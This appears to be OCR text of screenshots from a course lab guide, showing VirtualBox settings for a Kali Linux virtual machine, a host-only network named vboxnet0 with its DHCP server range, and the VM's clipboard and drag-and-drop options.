





Oracle VM VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
New Settings Discard Start
General
Name: Kali
Operating System: Debian (64-bit)
System
Base Memory: 4096 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization
Preview
Kali
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Kali.vdi (Normal, 20.50 GB)
Audio
Host Driver: PulseAudio
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None



Host Network Manager
Network
Create
Remove
Properties
Name
IPv4 Address/Mask
IPv6 Address/Mask
DHCP Server
vboxnet0
192.168.56.4/24
fe80::8c5b:1dc9:ea...
Enable
Adapter
DHCP Server
Configure Adapter Automatically
Configure Adapter Manually
IPv4 Address: 192.168.56.4
IPv4 Network Mask: 255.255.255.0
IPv6 Address: fe80::8c5b:1dc9:eae8:dcd1
IPv6 Prefix Length: 64
Reset
Apply
Close



Host Network Manager
Network
Create
Remove
Properties
Name
IPv4 Address/Mask
IPv6 Address/Mask
DHCP Server
vboxnet0
192.168.56.4/24
fe80::8c5b:1dc9:ea...
Enable
Adapter
DHCP Server
Enable Server
Server Address:
192.168.56.2
Server Mask:
255.255.255.0
Lower Address Bound:
192.168.56.3
Upper Address Bound:
192.168.56.254
Reset
Apply
Close



Kali - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
General
Basic
Advanced
Description
Disk Encryption
Snapshot Folder:
/home/cse487/VirtualBox VMs/Kali/Snapshots
Shared Clipboard:
Bidirectional
Drag'n'Drop:
Bidirectional
Cancel
OK

